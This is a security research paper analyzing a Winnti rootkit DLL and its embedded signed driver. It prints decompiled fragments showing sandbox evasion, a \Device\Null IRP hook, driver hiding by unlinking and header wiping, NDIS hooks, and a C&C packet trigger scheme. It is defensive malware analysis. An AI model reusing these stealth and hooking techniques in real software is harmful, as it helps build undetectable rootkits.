
From tweet to rootkit

ExaTrack - Stéfan Le Berre (stefan.le-berre [at] exatrack.com)

This paper will talk about our analysis based on a twitter post by *Florian Roth* to identify (and analyze) a **signed rootkit**, with **unrevoked certificate** and **unknown from VirusTotal**. In this public version we will describe a part of our analysis on one of those two dumps. Have a good reading :-)

Introduction

The 24 of July 2019 a post on twitter by *Florian Roth* caught our attention. The tweet is about a Winnti rootkit that was just sent on VirusTotal.


Florian Roth
@cyb3rops
Suivre

Winnti driver Rootkit process dumps popping up on Virustotal

virustotal.com/gui/file/bc04c ...

virustotal.com/gui/file/92c37 ...


At Exatrack, we are fond of rootkit analysis and detection. After more than a month without any analysis based on this dump, we decided to have a look at it.

Our Analysis is based on the following sample:
https://www.virustotal.com/gui/file/92c37c829dac8f6d277ae4b72b926e82f54ed8fc1b61885d7d7d92fd8417b99f/analysis

This analysis aims to identify the major functionalities of the rootkit as well as a part of the userland's capabilities.

Sample reconstruction

The file seems to be an executable dump partially corrupted, some PE headers are deleted. We rebuilt the MZ and PE headers and were able to load the binary and analyze it.



```
0000h: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
0010h: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
0020h: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
0030h: 00 00 00 00 00 00 00 00 00 00 00 00 E8 00 00 00  ............è...
0040h: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
0050h: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
0060h: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
0070h: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
0080h: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
0090h: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
00A0h: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
00B0h: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
00C0h: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
00D0h: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
00E0h: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 06 00  ................
00F0h: 00 00 00 00 00 00 00 00 00 00 00 00 F0 00 00 00  ............ð...
0100h: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
0110h: 00 F4 01 00 00 00 00 00 00 00 00 80 01 00 00 00  .ô.........€....
0120h: 00 10 00 00 00 02 00 00 00 00 00 00 00 00 00 00  ................
0130h: 00 00 00 00 00 00 00 00 00 F0 0A 00 00 04 00 00  .........ð......
0140h: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
0150h: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
0160h: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
0170h: D0 E9 06 00 44 00 00 00 14 D8 06 00 78 00 00 00  Ðé..D....Ø..x...
0180h: 00 D0 0A 00 B4 01 00 00 00 70 0A 00 74 55 00 00  .Ð..´....p..tU..
```

```
0000h: 4D 5A 90 00 03 00 00 00 04 00 00 00 FF FF 00 00  MZ..........ÿÿ..
0010h: B8 00 00 00 00 00 00 00 40 00 00 00 00 00 00 00  ¸.......@.......
0020h: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
0030h: 00 00 00 00 00 00 00 00 00 00 00 00 E8 00 00 00  ............è...
0040h: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
0050h: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
0060h: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
0070h: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
0080h: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
0090h: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
00A0h: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
00B0h: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
00C0h: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
00D0h: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
00E0h: 00 00 00 00 00 00 00 00 50 45 00 00 64 86 06 00  ........PE..d†..
00F0h: 00 00 00 00 00 00 00 00 00 00 00 00 F0 00 02 20  ............ð.. 
0100h: 0B 02 00 00 00 F6 05 00 00 00 00 00 00 00 00 00  .....ö..........
0110h: 00 F4 01 00 00 00 00 00 00 00 00 80 01 00 00 00  .ô.........€....
0120h: 00 10 00 00 00 02 00 00 00 00 00 00 00 00 00 00  ................
0130h: 00 00 00 00 00 00 00 00 00 F0 0A 00 00 04 00 00  .........ð......
0140h: 00 00 00 00 01 00 00 00 00 00 00 00 00 00 00 00  ................
0150h: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
0160h: 00 00 00 00 00 00 00 00 00 00 00 00 10 00 00 00  ................
0170h: D0 E9 06 00 44 00 00 00 14 D8 06 00 78 00 00 00  Ðé..D....Ø..x...
0180h: 00 D0 0A 00 B4 01 00 00 00 70 0A 00 74 55 00 00  .Ð..´....p..tU..
```

Surprisingly this file is not a driver, as the tweet mentioned, but a 64b DLL file. We'll see later in the paper the existence of an embedded signed driver.

DLL file analyze

Context information

Some interesting information can be collected on the DLL before any kind of deep technical analysis.

Firstly, the original DLL's name seems be `workdll64.dll`, as declared in the `Export Address Table`. This name is probably an internal name.

By searching specifics strings on internet we identified a link with a file available on *Hybrid Analysis*: http://ww.hybrid-analysis.com/sample/a5d6139921576c3aedfc64e2b37ae1a64f3160bd1bb70d4fc7fce956029e7d55

The file's name is `rasppp_decrypt.dat_fixed by r0cu3`, we can guess that the original filename was `rasppp.dll` classed by the framework as *ambiguous*. The associated PDB filename is `I:\DrvDev\Works\NdisReroute\X64\NdisRerouteD.pdb`, it probably indicates a possible link with NDIS, this link will be confirmed later in this article. Our file was uploaded for the first time on VirusTotal the 2015-08-13, so the code is active for at least 4 years.

Entrypoint with specifics arguments

The first uncommon characteristic is the initialization of the malware. When a binary is loaded, its `DllMain` function is executed. Microsoft define this:

```
BOOL WINAPI DllMain(
  _In_ HINSTANCE hinstDLL,
  _In_ DWORD     fdwReason,
  _In_ LPVOID    lpvReserved
);
```

The `lpvReserved` argument is not clearly defined. Normally, its value should be 0, but in some special cases, as highlighted by j00ru (https://j00ru.vexillium.org/2009/07/dllmain-and-its-uncovered-possibilites/) it can point to a CONTEXT structure.

In our case, `DllMain` starts by checking this argument against 0:

```
undefined8 DllMain(undefined8 hinstDLL,int fdwReason,CONTEXT *lpvReserved)

{
  int iVar1;
  registers_dump local_58;

  if (((fdwReason == 1) && (_DAT_1800845e0 != 1)) &&
     (_DAT_1800845e0 = fdwReason, lpvReserved != (CONTEXT *)0x0)) {
```

If this module is loaded by an analysis framework the value will be set at 0 and the malware will do nothing. As explained in j00ru's article: « If fdwReason is DLL_PROCESS_ATTACH, lpvReserved is NULL for dynamic loads and non-NULL for static loads. »

Process validation

Afterwards the code checks if it is executed in a process named `svchost.exe`.

```
  GetModuleFileNameA((HMODULE)0x0,&local_128,0x104);
  _strlwr(&local_128);
  strstr(&local_128,"svchost.exe");
```

Between the argument's check (done in another part of the code) and the name check of the executable, the module's detection probability by a sandbox is relatively low.

Network devices request

The malware try to find the network ethernet device's `AdapterName` using the functions `GetAdaptersInfo` and `GetIfTable`. Once found, the DLL checks the registry key `HKLM\SYSTEM\CurrentControlSet\Control\Class\{4D36E972-E325-11CE-BFC1-08002BE10318}` to identify the subkey `Linkage` with the associated `RootDevice`.

```
if (AdaptaterName != (char *)0x0) {
                  /* (Network adapters) {4D36E972-E325-11CE-BFC1-08002BE10318} */
  result = RegOpenKeyExA((HKEY)0xffffffff80000002,

                         "SYSTEM\\CurrentControlSet\\Control\\Class\\{4D36E972-E325-11CE-BFC1-0800
                         2BE10318}"
                         ,0,0x20019,(PHKEY)&lHkey);
  if (result == 0) {
    lSubKeys = 0;
    LVar1 = RegQueryInfoKeyA(lHkey,(LPSTR)0x0,(LPDWORD)0x0,(LPDWORD)0x0,&lSubKeys,(LPDWORD)0x0,
                             (LPDWORD)0x0,(LPDWORD)0x0,(LPDWORD)0x0,(LPDWORD)0x0,(LPDWORD)0x0,
                             (PFILETIME)0x0);
    if (LVar1 == 0) {
      null_ptr = 0;
      memset(local_137,0,0x103);
      if (lSubKeys != 0) {
        do {
          lValue = 0x104;
          LVar1 = RegEnumKeyExA(lHkey,dwIndex,(LPSTR)&null_ptr,&lValue,(LPDWORD)0x0,(LPSTR)0x0,
                                (LPDWORD)0x0,(PFILETIME)0x0);
```

The goal here is to validate the network configuration associated with the ethernet device.

Signed driver extraction

During the module initialization steps, it loads a driver based on the current Windows version.

```
win_version = set_global_win_version();
get_temp_filename(&filename);
if (win_version < 4) {
  driver_size = 0x9400;
  driver_datas = &DrvDatas;
}
else {
  driver_size = 0x9c50;
  driver_datas = &Drv2Datas;
}
uVar2 = write_to_disk(driver_datas,driver_size,&filename);
```

The value « 4 » represent Windows kernel 6.0 (Windows Vista). We were interested by the driver loaded on OS version 6.0 and upper.

To load the driver, the required registry keys are created by the malware and loading is triggered by a call to `NtLoadDriver` (dynamically loaded).

Driver

Signature

The driver is signed by what is probably a stolen certificate used to load the rootkit on 64b Windows.

```
       Verified:      A  required  certificate  is  not  within  its  validity  period  when
verifying against the current system clock or the timestamp in the signed file.
       Link date:      06:10 11/04/2016
        Signing date:   n/a
        Catalog:        C:\rootkit.sys
        Signers:
           *****
                Cert  Status:      This  certificate  or  one  of  the  certificates  in  the
certificate chain is not time valid.
                Valid Usage:    Code Signing
                Cert Issuer:    VeriSign Class 3 Code Signing 2010 CA
                Serial Number:  F0 87 74 64 EC F2 AA 94 E0 4B 84 25 4D ED B5 4E
                Thumbprint:     117F5C5B276C2805D69A48F8B23C25883FCF5BE6
                Algorithm:      sha1RSA
                Valid from:     02:00 28/03/2012
                Valid to:       01:59 14/04/2015
```

Hook of driver NULL.SYS

During the rootkit's initialization it sets up a hook on the device `\Device\Null`. To do so, it must firstly get the `DEVICE_OBJECT` and its associated `DRIVER_OBJECT`. With this it can directly modify the IRP table. The `0xe` entry of the MajorFunction array contains the handler for `IRP_MJ_DEVICE_CONTROL`.

This action is a little risky for the rootkit, as it is common to see rootkits modifying the `\Device\Null` DRIVER_OBJECT .

```
RtlInitUnicodeString((PUNICODE_STRING)&dev_null,L"\\Device\\Null");
uVar1 = IoGetDeviceObjectPointer
                  ((PUNICODE_STRING)&dev_null,1,&PFILE_OBJECT_NULL,&PDEVICE_OBJECT_NULL);
[...]
NullDrvObj = PDEVICE_OBJECT_NULL->DriverObject;
if (NullDrvObj == (_DRIVER_OBJECT *)0x0) {
  ZwClose(EventHandle);
  EventHandle = (HANDLE)0x0;
  ObfDereferenceObject(PFILE_OBJECT_NULL);
  PFILE_OBJECT_NULL = (PFILE_OBJECT)0x0;
  PDEVICE_OBJECT_NULL = (PDEVICE_OBJECT)0x0;
  return 0xc0000034;
}
func_irp_deviceIoCtl_nullDrv = NullDrvObj->MajorFunction[0xe];
NullDrvObj->MajorFunction[0xe] = (PDRIVER_DISPATCH)0x140003d30;
```

Once its hook is setup, we can open a handle on `\\.\NUL` to communicate with the rootkit by IoCtl.

IoCtl Communication

As almost all rootkits, a communication channel is established with the userland DLL using IoCtl:

```
ioctl_code != 0x156003 && (ioctl_code != 0x15e007)
```

The driver expects commands to be passed through the IoCtl buffer in the following format:

```
struct ioclt_buffer_struct {
    uint CodeId;
    uint DataSize;
    char Datas[];
};
```

We'll describe some commands that can be called from the userland.

getMagicNumber (0x200)

The simplest function.

```
*(undefined4 *)out_buffer = 0x41126;
*out_buffer_len = 4;
```

It is probably a tag to check the version number.


hideDriver (0x100)

This command takes one more argument to identify the sub-action to perform:

- 1: Hide the driver
- 2: Know state of the driver (hidden or visible)

The driver is hidden with multiple methods; its headers are overwritten with null bytes to avoid detection by simple search of the MZ and PE headers.

Afterward, the driver will enumerate the `\Driver` directory entries to find its own `DRIVER_OBJECT`. Once found, it will remove it from the list by replacing the previous object's `FLINK` pointer (next object) by the next driver.



```
140002395 - LAB_140002395
                LAB_140002395
...2395 CMP     RBX,qword ptr [RAX + 0x8]
...2399 JZ      LAB_1400023a8

1400023a8 - LAB_14000...
                LAB_1400023a8
...23a8 CMP     RAX,R9
...23ab MOV     RAX,qword ptr [RAX]
...23ae JNZ     LAB_1400023b6

1400023b0
...23b0 MOV     qword ptr [RCX + RDI*0x8],RAX
...23b4 JMP     LAB_1400023b9

1400023b6 - LAB_14000...
                LAB_1400023b6
...23b6 MOV     qword ptr [RDX],RAX

1400023b9 - LAB...
                LAB_1400023b9
...23b9 MOV     SIL,0x1

14000239b
...239b MOV     RDX,RAX
...239e MOV     RAX,qword ptr [RAX]
...23a1 TEST    RAX,RAX
...23a4 JNZ     LAB_140002395
```

The same operation is performed in `\Device` with the driver's associated `DEVICE_OBJECT` (but our driver has no associated `DEVICE_OBJECT` in this version).

Although the driver is deleted from the « Directory Object »'s list it also destroys some information that may revealed it by memory forensic analysis.

```
driver_base = (short *)ownDrvObject->DriverStart;
BVar1 = MmIsAddressValid(driver_base);
SizeOfHeaders = 0;
if (((BVar1 != '\0') && (SizeOfHeaders = 0, *driver_base == 0x5a4d)) &&
    (SizeOfHeaders = 0,
    *(int *)((longlong)*(int *)(driver_base + 0x1e) + (longlong)driver_base) == 0x4550)) {
  SizeOfHeaders =
       (ulonglong)*(uint *)((longlong)*(int *)(driver_base + 0x1e) + 0x54 + (longlong)driver_base)
  ;
}
wipe_datas_with_mdl(ownDrvObject->DriverStart,SizeOfHeaders);
ownDrvObject->Type = 0;
ownDrvObject->DriverStart = (PVOID)0x0;
ownDrvObject->DriverSize = 0;
```

This action is also done with the `DEVICE_OBJECT`, whereas no « device » was affected to the driver.

```
ownDeviceObject = ownDrvObject->DeviceObject;
if (ownDeviceObject != (PDEVICE_OBJECT)0x0) {
  ownDeviceObject->Type = 0;
  ownDrvObject->DeviceObject->Size = 0;
  ownDeviceObject = ownDrvObject->DeviceObject;
  ownDeviceObject->DeviceType = 0;
}
is_wiped = 1;
```

SetIpAndPort (0x600)


This command setup the server remote server to validate usage of network injections by NDIS. We will go back to its usage later in the paper.

send_packet (0x400)

Under some conditions the driver may allow to send Ethernet packets directly on the network interface. Sent datas are located in the buffer transferred to the kernel. Conditions of this delivery are described in the next part.

NDIS hooks and network injections

The rootkit have some interesting network capabilities, it position itself at the NDIS level to communicate directly with the network card. Globally, the references to NDIS functions and hooks from the driver's EntryPoint are the following:



The `registerNdisProtocolDriver` function will firstly search the `TCPIP` instance in the NDIS protocols. This process is done with a simple linked list.

```
uVar2 = NdisRegisterProtocolDriver(0,&ProtocolCharacteristics,&ndis_registration);
if (-1 < (int)uVar2) {
  if (_struct_version < 0x6001e) {
    ndisProtocols = (NDIS_PROTOCOL_BLOCK *)ndis_registration->NextProtocol;
    while( true ) {
      cp_OpenQueue = (_NDIS_OPEN_BLOCK *)0x0;
      ndis_current_protocol = (NDIS_PROTOCOL_BLOCK *)0x0;
      if (ndisProtocols == (NDIS_PROTOCOL_BLOCK *)0x0) break;
      BVar1 = RtlEqualUnicodeString((UNICODE_STRING *)&ndisProtocols->Name,&tcp_ip_ustr,'\x01');
      if (BVar1 != '\0') {
        cp_OpenQueue = ndisProtocols->OpenQueue;
        ndis_current_protocol = (NDIS_PROTOCOL_BLOCK *)0x0;
        ndis_register_struct_getted = ndisProtocols;
        break;
      }
      ndisProtocols = (NDIS_PROTOCOL_BLOCK *)ndisProtocols->NextProtocol;
    }
  }
```

This code walks the registered protocols, once `TCPIP` (here `tcp_ip_ustr`) is found, two functions will be hooked, `ReceiveNetBufferLists` and `ProtSendNetBufferListsComplete`. Those functions are used to receive and send packets of the associated protocol.

```
*tmp_network_obj.pReceiveNetBufferLists = hook_ReceiveNetBufferLists;
*tmp_network_obj.pProtSendNetBufferListsComplete =
hook_ProtSendNetBufferListsComplete;
```

The `hook_ReceiveNetBufferLists` function receives packets from the network adapter. Each packet's content will be analyzed and verified against the configuration of the driver, if a precise format is respected some of the rootkit abilities will be enabled.

It's interesting to note that the rootkit have his own network packet parser.

Firstly it checks if packet's size is greater than 0x35 bytes: all TCP packets are larger this size. Next, the protocol type must be 0x800, this value represent the IP protocol. Then, the rootkit checks if the IP version is 4 (for IPv4) and that the next protocol is TCP.

```
if ((0x35 < data_length) &&
   ((ushort)((ushort)packet_buffer->EthernetNextType >> 0x8 |
            packet_buffer->EthernetNextType << 0x8) == 0x800)) {
  start_ip_protocol_buffer = (byte *)&packet_buffer->ip_VersionHlen;
  if (((packet_buffer->ip_VersionHlen & 0xf0U) == 0x40) &&
     (packet_buffer->ip_next_protocol == '\x06')) {
```

Then, the IP source address (so the remote server) is compared with a gobal variable. This variable can be setup with the IoCtl command `SetIpAndPort`. It is mandatory to announce the C&C's IP address to trigger the whole parsing of the packet.

Registering the IP address through an IoCtl command is operated like this:

```
code_from_buffer = in_buffer->field_0x8;
if (code_from_buffer == 0x0) {
  return 0x0;
}
 [...]
_trusted_tcp_dest_port =
     (ushort)*(byte *)&in_buffer->field_0xd + *(short *)&in_buffer->field_0xc * 0x100;
_trusted_ip_2 = code_from_buffer;
```


And checks of the source's IP address:

```
if ((_trusted_ip_2 == packet_buffer->ip_src) &&
    (_trusted_tcp_dest_port == start_tcp_protocol_buffer->tcp_dst_port)) {
```

Lastly, a checksum is operated on the packet's data:

```
  ((uVar7 = start_datas_buffer[0x2] ^ *start_datas_buffer,
   (uVar7 << 0x10 | uVar7 >> 0x10) == start_datas_buffer[0x3] &&
   (uVar8 = check_ethernet_addr(packet_buffer), (char)uVar8 != '\0')))) {
_trusted_tcp_src_port = start_tcp_protocol_buffer->tcp_src_port;
_trusted_ip_src = packet_buffer->ip_src;
```


This « checksum » is a simple XOR operation between the first DWORD and the third DWORD of the data, followed by a rotation of 0x10 and the result is stored in the fourth DWORD.



If this check is validated, the rootkit will reference the current handle (`OpenQueue`) in a global variable. This variable will be used to send raw packets on the network.

We think those checks aims to probe if the remote server can be contacted and to identify which interface need to be used to send raw packets on the network.

Once all the conditions are met we can send raw packets directly on the identified network interface. This can be achieve by using the IoCtl command `send_packet` (0x400) containing the data to send. As you can see, we were able to use the driver to send an arbitrary packet on the network.




```
 23 15.853324      30:31:32:33:34:35     41:42:43:44:45:46     0x8666     1408 Ethernet II
> Frame 23: 1408 bytes on wire (11264 bits), 1408 bytes captured (11264 bits) on interface 0
> Ethernet II, Src: 30:31:32:33:34:35 (30:31:32:33:34:35), Dst: 41:42:43:44:45:46 (41:42:43:44:45:46)
v Data (1394 bytes)
    Data: 0000457861547261636b2073656e6420612072617720706 1...
    [Length: 1394]

